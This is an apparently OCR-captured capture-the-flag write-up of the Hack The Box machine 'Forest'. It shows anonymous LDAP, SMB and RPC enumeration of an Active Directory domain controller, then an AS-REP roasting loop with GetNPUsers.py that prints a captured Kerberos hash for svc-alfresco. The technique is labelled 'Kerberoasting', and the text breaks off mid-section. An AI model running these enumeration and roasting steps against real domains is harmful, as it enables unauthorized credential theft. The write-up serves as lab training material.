
Forest

Recon



```
┌──(red㉿kali)-[~/Downloads/htb/forest]
└─$ nmap -sV -sC -oA nmap1.txt 10.10.10.161
Starting Nmap 7.95 ( https://nmap.org ) at 2025-09-12 18:35 EDT
Nmap scan report for 10.10.10.161
Host is up (0.35s latency).
Not shown: 988 closed tcp ports (reset)
PORT     STATE SERVICE      VERSION
53/tcp   open  domain       Simple DNS Plus
88/tcp   open  kerberos-sec Microsoft Windows Kerberos (server time: 2025-09-12 22
135/tcp  open  msrpc        Microsoft Windows RPC
139/tcp  open  netbios-ssn  Microsoft Windows netbios-ssn
389/tcp  open  ldap         Microsoft Windows Active Directory LDAP (Domain: htb.l
e)
445/tcp  open  microsoft-ds Windows Server 2016 Standard 14393 microsoft-ds (workg
464/tcp  open  kpasswd5?
593/tcp  open  ncacn_http   Microsoft Windows RPC over HTTP 1.0
636/tcp  open  tcpwrapped
3268/tcp open  ldap         Microsoft Windows Active Directory LDAP (Domain: htb.l
e)
3269/tcp open  tcpwrapped
5985/tcp open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
```

Resolve the htb.local and forest.htb.local DNS

dig @10.10.10.161 htb.local

; <<>> DiG 9.20.7-1-Debian <<>> @10.10.10.161 htb.local
; (1 server found)
;; global options: +cmd
;; Got answer:
;; WARNING: .local is reserved for Multicast DNS
;; You are currently testing what happens when an mDNS query is leaked to DNS
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 21033
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4000
; COOKIE: a479388d583e7622 (echoed)

```
;; QUESTION SECTION:
;htb.local.                     IN      A

;; ANSWER SECTION:
htb.local.              600     IN      A       10.10.10.161

;; Query time: 16 msec
;; SERVER: 10.10.10.161#53(10.10.10.161) (UDP)
;; WHEN: Mon Apr 21 05:41:28 EDT 2025
;; MSG SIZE  rcvd: 66
```

```
dig  @10.10.10.161 forest.htb.local
```

```
; <<>> DiG 9.20.7-1-Debian <<>> @10.10.10.161 forest.htb.local
; (1 server found)
;; global options: +cmd
;; Got answer:
;; WARNING: .local is reserved for Multicast DNS
;; You are currently testing what happens when an mDNS query is leaked to DNS
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 14436
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4000
; COOKIE: 7aa894bff4e07de5 (echoed)
;; QUESTION SECTION:
;forest.htb.local.              IN      A

;; ANSWER SECTION:
forest.htb.local.       3600    IN      A       10.10.10.161

;; Query time: 20 msec
;; SERVER: 10.10.10.161#53(10.10.10.161) (UDP)
;; WHEN: Mon Apr 21 05:42:46 EDT 2025
;; MSG SIZE  rcvd: 73
```


Zone transfer

```
dig axfr @10.10.10.161 htb.local
```

```
; <<>> DiG 9.20.7-1-Debian <<>> axfr @10.10.10.161 htb.local
; (1 server found)
```


;; global options: +cmd
; Transfer failed.

Enumeration with null authentication check if ldap allows




```
: DeprecationWarnin
┌──(red㉿kali)-[~/Downloads/htb/forest]
└─$ ldapsearch -x -H ldap://10.10.10.161:389 -b "dc=htb, dc=local" > ldapanon.txt
```

enum4linux 10.10.10.161



```
[+]  Getting domain group memberships:

Group: 'Privileged IT Accounts' (RID: 1149) has member: HTB\Service Accounts
Group: 'Service Accounts' (RID: 1148) has member: HTB\svc-alfresco
Group: 'Exchange Trusted Subsystem' (RID: 1119) has member: HTB\EXCH01$
Group: 'Domain Guests' (RID: 514) has member: HTB\Guest
Group: 'Domain Users' (RID: 513) has member: HTB\Administrator
Group: 'Domain Users' (RID: 513) has member: HTB\DefaultAccount
Group: 'Domain Users' (RID: 513) has member: HTB\krbtgt
Group: 'Domain Users' (RID: 513) has member: HTB\$331000-VK4ADACQNUCA
Group: 'Domain Users' (RID: 513) has member: HTB\SM_2c8eef0a09b545acb
Group: 'Domain Users' (RID: 513) has member: HTB\SM_ca8c2ed5bdab4dc9b
Group: 'Domain Users' (RID: 513) has member: HTB\SM_75a538d3025e4db9a
Group: 'Domain Users' (RID: 513) has member: HTB\SM_681f53d4942840e18
Group: 'Domain Users' (RID: 513) has member: HTB\SM_1b41c9286325456bb
Group: 'Domain Users' (RID: 513) has member: HTB\SM_9b69f1b9d2cc45549
Group: 'Domain Users' (RID: 513) has member: HTB\SM_7c96b981967141ebb
Group: 'Domain Users' (RID: 513) has member: HTB\SM_c75ee099d0a64c91b
Group: 'Domain Users' (RID: 513) has member: HTB\SM_1ffab36a2f5f479cb
Group: 'Domain Users' (RID: 513) has member: HTB\HealthMailboxc3d7722
Group: 'Domain Users' (RID: 513) has member: HTB\HealthMailboxfc9daad
Group: 'Domain Users' (RID: 513) has member: HTB\HealthMailboxc0a90c9
Group: 'Domain Users' (RID: 513) has member: HTB\HealthMailbox670628e
Group: 'Domain Users' (RID: 513) has member: HTB\HealthMailbox968e74d
Group: 'Domain Users' (RID: 513) has member: HTB\HealthMailbox6ded678
Group: 'Domain Users' (RID: 513) has member: HTB\HealthMailbox83d6781
Group: 'Domain Users' (RID: 513) has member: HTB\HealthMailboxfd87238
Group: 'Domain Users' (RID: 513) has member: HTB\HealthMailboxb01ac64
Group: 'Domain Users' (RID: 513) has member: HTB\HealthMailbox7108a4e
Group: 'Domain Users' (RID: 513) has member: HTB\HealthMailbox0659cc1
Group: 'Domain Users' (RID: 513) has member: HTB\sebastien
Group: 'Domain Users' (RID: 513) has member: HTB\lucinda
Group: 'Domain Users' (RID: 513) has member: HTB\svc-alfresco
Group: 'Domain Users' (RID: 513) has member: HTB\andy
Group: 'Domain Users' (RID: 513) has member: HTB\mark
Group: 'Domain Users' (RID: 513) has member: HTB\santi
Group: 'Enterprise Admins' (RID: 519) has member: HTB\Administrator
Group: 'Organization Management' (RID: 1104) has member: HTB\Administrator
Group: 'Schema Admins' (RID: 518) has member: HTB\Administrator
Group: '$D31000-NSEL5BRJ63V7' (RID: 1133) has member: HTB\EXCH01$
Group: 'Domain Admins' (RID: 512) has member: HTB\Administrator
Group: 'Group Policy Creator Owners' (RID: 520) has member: HTB\Administrator
Group: 'Domain Controllers' (RID: 516) has member: HTB\FOREST$
Group: 'Managed Availability Servers' (RID: 1120) has member: HTB\EXCH01$
Group: 'Managed Availability Servers' (RID: 1120) has member: HTB\Exchange Servers
```


smbclient -N -L [//10.10.10.161](//10.10.10.161)



```
┌──(red㉿kali)-[~/Downloads/htb/forest]
└─$ smbclient -N -L //10.10.10.161
Anonymous login successful

        Sharename       Type      Comment
        ---------       ----      -------
Reconnecting with SMB1 for workgroup listing.
do_connect: Connection to 10.10.10.161 failed (Error NT_STATUS_R
Unable to connect with SMB1 -- no workgroup available
```


rpcclient -U "" -N 10.10.10.161

get users >enumdomusers




```
──(red㉿kali)-[~/Downloads/htb/forest]
─$ rpcclient -U "" -N 10.10.10.161
pcclient $> enumdomusers
ser:[Administrator] rid:[0x1f4]
ser:[Guest] rid:[0x1f5]
ser:[krbtgt] rid:[0x1f6]
ser:[DefaultAccount] rid:[0x1f7]
ser:[$331000-VK4ADACQNUCA] rid:[0x463]
ser:[SM_2c8eef0a09b545acb] rid:[0x464]
ser:[SM_ca8c2ed5bdab4dc9b] rid:[0x465]
ser:[SM_75a538d3025e4db9a] rid:[0x466]
ser:[SM_681f53d4942840e18] rid:[0x467]
ser:[SM_1b41c9286325456bb] rid:[0x468]
ser:[SM_9b69f1b9d2cc45549] rid:[0x469]
ser:[SM_7c96b981967141ebb] rid:[0x46a]
ser:[SM_c75ee099d0a64c91b] rid:[0x46b]
ser:[SM_1ffab36a2f5f479cb] rid:[0x46c]
ser:[HealthMailboxc3d7722] rid:[0x46e]
ser:[HealthMailboxfc9daad] rid:[0x46f]
ser:[HealthMailboxc0a90c9] rid:[0x470]
ser:[HealthMailbox670628e] rid:[0x471]
ser:[HealthMailbox968e74d] rid:[0x472]
ser:[HealthMailbox6ded678] rid:[0x473]
ser:[HealthMailbox83d6781] rid:[0x474]
ser:[HealthMailboxfd87238] rid:[0x475]
ser:[HealthMailboxb01ac64] rid:[0x476]
ser:[HealthMailbox7108a4e] rid:[0x477]
ser:[HealthMailbox0659cc1] rid:[0x478]
ser:[sebastien] rid:[0x479]
ser:[lucinda] rid:[0x47a]
ser:[svc-alfresco] rid:[0x47b]
ser:[andy] rid:[0x47e]
ser:[mark] rid:[0x47f]
ser:[santi] rid:[0x480]
pcclient $>
```

get groups >enumdomgroups




```
rpcclient $> enumdomgroups
group:[Enterprise Read-only Domain Controllers] rid:[0x1f2]
group:[Domain Admins] rid:[0x200]
group:[Domain Users] rid:[0x201]
group:[Domain Guests] rid:[0x202]
group:[Domain Computers] rid:[0x203]
group:[Domain Controllers] rid:[0x204]
group:[Schema Admins] rid:[0x206]
group:[Enterprise Admins] rid:[0x207]
group:[Group Policy Creator Owners] rid:[0x208]
group:[Read-only Domain Controllers] rid:[0x209]
group:[Cloneable Domain Controllers] rid:[0x20a]
group:[Protected Users] rid:[0x20d]
group:[Key Admins] rid:[0x20e]
group:[Enterprise Key Admins] rid:[0x20f]
group:[DnsUpdateProxy] rid:[0x44e]
group:[Organization Management] rid:[0x450]
group:[Recipient Management] rid:[0x451]
group:[View-Only Organization Management] rid:[0x452]
group:[Public Folder Management] rid:[0x453]
group:[UM Management] rid:[0x454]
group:[Help Desk] rid:[0x455]
group:[Records Management] rid:[0x456]
group:[Discovery Management] rid:[0x457]
group:[Server Management] rid:[0x458]
group:[Delegated Setup] rid:[0x459]
group:[Hygiene Management] rid:[0x45a]
group:[Compliance Management] rid:[0x45b]
group:[Security Reader] rid:[0x45c]
group:[Security Administrator] rid:[0x45d]
group:[Exchange Servers] rid:[0x45e]
group:[Exchange Trusted Subsystem] rid:[0x45f]
group:[Managed Availability Servers] rid:[0x460]
group:[Exchange Windows Permissions] rid:[0x461]
group:[ExchangeLegacyInterop] rid:[0x462]
group:[$D31000-NSEL5BRJ63V7] rid:[0x46d]
group:[Service Accounts] rid:[0x47c]
group:[Privileged IT Accounts] rid:[0x47d]
group:[test] rid:[0x13ed]
rpcclient $> 
```

KERBEROASTING the users using a for loop




```
—(red㉿kali)-[~/Downloads/htb/forest]
-$ for user in $(cat users.txt); do GetNPUsers.py -no-pass  -dc-ip 10.10.10.161 htb/${user};done
mpacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

*] Getting TGT for sebastien
home/red/.local/bin/GetNPUsers.py:165: DeprecationWarning: datetime.datetime.utcnow() is deprecated and scheduled
UTC).
 now = datetime.datetime.utcnow() + datetime.timedelta(days=1)
-] User sebastien doesn't have UF_DONT_REQUIRE_PREAUTH set
mpacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

*] Getting TGT for lucinda
home/red/.local/bin/GetNPUsers.py:165: DeprecationWarning: datetime.datetime.utcnow() is deprecated and scheduled
UTC).
 now = datetime.datetime.utcnow() + datetime.timedelta(days=1)
-] User lucinda doesn't have UF_DONT_REQUIRE_PREAUTH set
mpacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

*] Getting TGT for svc-alfresco
home/red/.local/bin/GetNPUsers.py:165: DeprecationWarning: datetime.datetime.utcnow() is deprecated and scheduled
UTC).
 now = datetime.datetime.utcnow() + datetime.timedelta(days=1)
krb5asrep$23$svc-alfresco@HTB:1d1e4854f2100cd7bb222ecbf6e5b77c$a1ac6f1a8a269abcb015918e567b0a7a632282db6473da406f6
8432e286dfc5747fc29246a186b1873b1703e535ac22b9134a828f1af1fdd3ffdf8caa79acbc66a7b6332e2b39db8fabadd3e0887225b22e7c
abed490965f34cf562835e0f297a705ea8cf346
mpacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

*] Getting TGT for andy
```

Another method is to pass a file




```
